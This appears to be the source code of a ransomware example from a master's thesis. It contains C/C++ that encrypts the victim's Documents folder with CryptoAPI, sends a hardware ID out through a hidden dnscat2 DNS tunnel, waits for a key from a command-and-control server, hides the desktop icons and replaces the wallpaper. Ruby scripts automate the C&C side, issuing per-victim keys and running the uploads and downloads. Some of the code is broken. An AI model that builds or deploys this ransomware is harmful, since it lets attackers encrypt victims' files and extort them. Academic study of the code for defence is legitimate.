//-----------------------------------------------------------
// Hash the password.
if (CryptHashData(
        hHash,
        (BYTE *)pszPassword,
        lstrlen(pszPassword),
        0))
{
        _tprintf(
                TEXT("The password has been added to the hash. \n"));
        }
        else
        {
                MyHandleError(
                        TEXT("Error during CryptHashData. \n"),
                        GetLastError());
                goto Exit_MyEncryptFile;
        }

        //-------------------------------------------------------------
        // Derive a session key from the hash object.
        if (CryptDeriveKey(
                hCryptProv,
                ENCRYPT_ALGORITHM,
                hHash,
                KEYLENGTH,
                &hKey))
        {
                _tprintf(
                        TEXT("An encryption key is derived from the ")
                        TEXT("password hash. \n"));
        }
        else
        {
                MyHandleError(
                        TEXT("Error during CryptDeriveKey!\n"),
                        GetLastError());
                goto Exit_MyEncryptFile;
        }
}
```

```
//-------------------------------------------------------------
// The session key is now ready. If it is not a key derived from
// a  password, the session key encrypted with the private key
// has been written to the destination file.

//-------------------------------------------------------------
// Determine the number of bytes to encrypt at a time.
// This must be a multiple of ENCRYPT_BLOCK_SIZE.
// ENCRYPT_BLOCK_SIZE is set by a #define statement.
dwBlockLen = 1000 - 1000 % ENCRYPT_BLOCK_SIZE;

//-------------------------------------------------------------
// Determine the block size. If a block cipher is used,
// it must have room for an extra block.
if (ENCRYPT_BLOCK_SIZE > 1)
{
        dwBufferLen = dwBlockLen + ENCRYPT_BLOCK_SIZE;
}
else
{
        dwBufferLen = dwBlockLen;
}

//-------------------------------------------------------------
// Allocate memory.
if (pbBuffer = (BYTE *)malloc(dwBufferLen))
{
        _tprintf(
                TEXT("Memory has been allocated for the buffer. \n"));
```

```
}
else
{
        MyHandleError(TEXT("Out of memory. \n"), E_OUTOFMEMORY);
        goto Exit_MyEncryptFile;
}

//-----------------------------------------------------------
// In a do loop, encrypt the source file,
// and write to the source file.
bool fEOF = FALSE;
do
{
        //-------------------------------------------------------
        // Read up to dwBlockLen bytes from the source file.
        if (!ReadFile(
                hSourceFile,
                pbBuffer,
                dwBlockLen,
                &dwCount,
                NULL))
        {
                MyHandleError(
                        TEXT("Error reading plaintext!\n"),
                        GetLastError());
                goto Exit_MyEncryptFile;
        }

        if (dwCount < dwBlockLen)
        {
```

```
		fEOF = TRUE;
	}

	//-----------------------------------------------------------
	// Encrypt data.
	if (!CryptEncrypt(
		hKey,
		NULL,
		fEOF,
		0,
		pbBuffer,
		&dwCount,
		dwBufferLen))
	{
		MyHandleError(
			TEXT("Error during CryptEncrypt. \n"),
			GetLastError());
		goto Exit_MyEncryptFile;
	}

	//-----------------------------------------------------------
	// Write the encrypted data to the destination file.
	if (!WriteFile(
		hDestinationFile,
		pbBuffer,
		dwCount,
		&dwCount,
		NULL))
	{
		MyHandleError(
                    TEXT("Error writing ciphertext.\n"),
                    GetLastError());
                goto Exit_MyEncryptFile;
            }

            //--------------------------------------------------------
            // End the do loop when the last block of the source file
            // has been read, encrypted, and written to the destination
            // file.
        } while (!fEOF);

        fReturn = true;

Exit_MyEncryptFile:
        //----------------------------------------------------------
        // Close files.
        if (hSourceFile)
        {
            CloseHandle(hSourceFile);
        }

        if (hDestinationFile)
        {
            CloseHandle(hDestinationFile);
        }

        //----------------------------------------------------------
        // Free memory.
        if (pbBuffer)
        {
}


        free(pbBuffer);
}



//-------------------------------------------------------------
// Release the hash object.
if (hHash)
{
        if (!(CryptDestroyHash(hHash)))
        {
                MyHandleError(
                        TEXT("Error during CryptDestroyHash.\n"),
                        GetLastError());
        }

        hHash = NULL;
}

//-----------------------------------------------------------------
// Release the session key.
if (hKey)
{
        if (!(CryptDestroyKey(hKey)))
        {
                MyHandleError(
                        TEXT("Error during CryptDestroyKey!\n"),
                        GetLastError());
        }
}
```

```
    //------------------------------------------------------------
    // Release the provider handle.
    if (hCryptProv)
    {
        if (!(CryptReleaseContext(hCryptProv, 0)))
        {
            MyHandleError(
                TEXT("Error during CryptReleaseContext!\n"),
                GetLastError());
        }
    }

    return fReturn;
} // End Encryptfile.



  //-----------------------------------------------------------------
  //  This example uses the function MyHandleError, a simple error
  //  handling function, to print an error message to the
  //  standard error (stderr) file and exit the program.
  //  For most applications, replace this function with one
  //  that does more extensive error reporting.

void MyHandleError(LPTSTR psz, int nErrorNumber)
{
    _ftprintf(stderr, TEXT("An error occurred in the program. \n"));
    _ftprintf(stderr, TEXT("%s\n"), psz);
    _ftprintf(stderr, TEXT("Error number %x.\n"), nErrorNumber);
}
```

SylverWare.cpp

```
/*operational code for SylverWare Ransomware example
created by Brian R Cromis
Master's Thesis in Software Engineering
Ball State University
March 2017*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <iostream>
#include <inttypes.h>
#include <process.h>
#include <shlobj.h>
#include <vector>
#include <wincrypt.h>
#include <conio.h>
#include <tchar.h>
#include "ransomFunctions.h"




int main() {

        //get system's documents folder
        const int BUFFER = 100;
        CHAR my_documents[MAX_PATH];
        char* backspaceForDirectory = "\\";
        char* filePath;
        HRESULT result = SHGetFolderPath(NULL, CSIDL_PERSONAL, NULL,
SHGFP_TYPE_CURRENT, my_documents);

        filePath = (char*)malloc(strlen(my_documents) + BUFFER);
        char* outputPath = (char*)malloc(strlen(filePath));
        strcpy(filePath, my_documents);
        strcat(filePath, backspaceForDirectory);
        strcpy(outputPath, filePath);
        char* outputData = "C:\\Windows\\temp\\table.txt";



        //get unique hardware id and save it to file for transmission to C&C
        FILE *fp, *outputfile;
        char var[40];
        outputfile = fopen(outputData, "a");
        fp = _popen("wmic path win32_physicalmedia get SerialNumber", "r");
        while (fgets(var, sizeof(var), fp) != NULL)
        {
                fprintf(outputfile, "%s", var);
        }
        _pclose(fp);
        fclose(outputfile);




        //open dnscat2 client
        PROCESS_INFORMATION pi;
        STARTUPINFO si;
        BOOL ret = FALSE;
        DWORD flags = CREATE_NO_WINDOW;



        ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
        ZeroMemory(&si, sizeof(STARTUPINFO));
        si.cb = sizeof(STARTUPINFO);



        TCHAR cmd[] = TEXT("dnscat2.exe");
        ret = CreateProcess(NULL,       // No module name (use command line)
                cmd,                    // Run dnscat2 client executable
                NULL,                   // Process handle not inheritable
                NULL,                   // Thread handle not inheritable
                FALSE,                          // Set handle inheritance to
FALSE
                flags,                  // Open process without creating a new
window
                NULL,                   // Use parent's environment block
                NULL,                   // Use parent's starting directory
                &si,                    // Pointer to STARTUPINFO structure
                &pi);                   // Pointer to PROCESS_INFORMATION
structure






        //look for file with encryption key from C&C
        char* inputData = "C:\\Windows\\temp\\chair.txt";
        int c=0;
```

```
	char line[80];
	FILE *password;
	password = fopen(inputData, "rt");  /* open the file for reading */
								/* elapsed.dta is the
name of the file */
								/* "rt" means open the file
for reading text */



	while (c == 0) {
		if (password) {
			while (fgets(line, 80, password) != NULL)
			{
				//increment c to show password captured from file
				c++;
			}
			fclose(password);
			CloseHandle(pi.hProcess);
			CloseHandle(pi.hThread);



		}
		else {


			Sleep(5316); //max latency of dns provider as found on
ThousandEyes blog "Comparing Latency of the Top Public DNS Providers" dated May
4, 2015, plus 5 seconds
		}
	}
	//remove C&C files
	remove(outputData);
```

```
        remove(inputData);

        encryptFiles(line);
        showRansom();
        return 0;
}
```

showRansom.cpp

```
#include <windows.h>
#include <wininet.h>
#include <shlobj.h>
#include <wchar.h>
#include <iostream>
#include "ransomFunctions.h"

using namespace std;

void  SetWallpaper(LPCWSTR file) {
        CoInitializeEx(0, COINIT_APARTMENTTHREADED);
        IActiveDesktop* desktop;
        HRESULT status = CoCreateInstance(CLSID_ActiveDesktop, NULL,
CLSCTX_INPROC_SERVER, IID_IActiveDesktop, (void**)&desktop);
        WALLPAPEROPT wOption;
        ZeroMemory(&wOption, sizeof(WALLPAPEROPT));
        wOption.dwSize = sizeof(WALLPAPEROPT);
        wOption.dwStyle = WPSTYLE_STRETCH;
        status = desktop->SetWallpaper(file, 0);
        cout << status << endl;
        status = desktop->SetWallpaperOptions(&wOption, 0);
```

```
    cout << status << endl;
    status = desktop->ApplyChanges(AD_APPLY_ALL);
    cout << status << endl;
    desktop->Release();
    CoUninitialize();
}

HWND GetDesktopListViewHWND()
{
    HWND hDesktopListView = NULL;
    HWND hProgman = FindWindow("Progman", 0);
    if (hProgman)
    {
        HWND hDesktop = FindWindowEx(hProgman, 0, "SHELLDLL_DefView",
0);
        if (hDesktop)
        {
            hDesktopListView = FindWindowEx(hDesktop, 0, "SysListView32",
0);
        }
    }

    return hDesktopListView;
}

void ShowDesktopIcons(BOOL bShow)
{
    HWND hWndDesktopListView = GetDesktopListViewHWND();
    ShowWindow(hWndDesktopListView, (bShow ? SW_SHOW : SW_HIDE));
}
```

```
void showRansom() {



			wchar_t* file = L"C:\\Users\\Brian\\Desktop\\103537634-GettyImages-
492752888.530x298.jpg";
			SetWallpaper(file);

			ShowDesktopIcons(false);




}
```

ransomFunctions.h

```
#pragma once
#ifndef HEADER_HPP
#define HEADER_HPP

// Declarations
void encryptFiles(char* key);
void showRansom();

#endif
```

Custom Ruby Scripts:

SylverWare.rb

```
require "open3"
require "/home/brian/dnscat2/server/encryptKey.rb"


Open3.popen2e("sudo -S -k ruby ~/dnscat2/server/dnscat2.rb") do |sin, sout, wait_thr|
  pid = wait_thr.pid
  sin.puts "ruby1979"
  sleep(20)
  sin.puts "session -i 1"
  sin.puts "download C:/Windows/Temp/table.txt
/home/brian/dnscat2/server/commandControl/table2.txt"
  sleep(30)
  #encryptCommand()
  sleep(30)
  sin.puts "upload /home/brian/dnscat2/server/commandControl/table.txt
C:/Windows/Temp/chair.txt"
  sleep(30)
  sin.puts "shutdown"
  while line = sout.gets
          puts line
  end
  sin.close
  sout.close
  serr.close
  #wait_thr.close
End
```

encryptKey.rb

```
require "securerandom"


$number = ""
```

```
$pass = ""
def encryptCommand()



  File.open("/home/brian/dnscat2/server/commandControl/table.txt").each do |line|
    next if line.include?("SerialNumber")
    $number.concat((line.delete("\r\n")).delete("-").strip)
  end
  puts $number


  File.readlines("/home/brian/dnscat2/server/commandControl/control.txt", "r+").each do
|line|
    if /\S/ !~ line
      $pass = SecureRandom.hex(64)
          puts $pass
      line.puts "\r" + $number + " : " + $pass
    else
      line.split(" : ")


      if line[0].include?($number)
            $pass = line[1]
            puts $pass
      else
            $pass = SecureRandom.hex(64)
            puts $pass
        line.puts "\r" + $number + " : " + $pass
      end
    end
  end
  File.open("/home/brian/dnscat2/server/commandControl/chair.txt", "w") do |line|
    line.puts $pass
  end
  puts $pass
end
```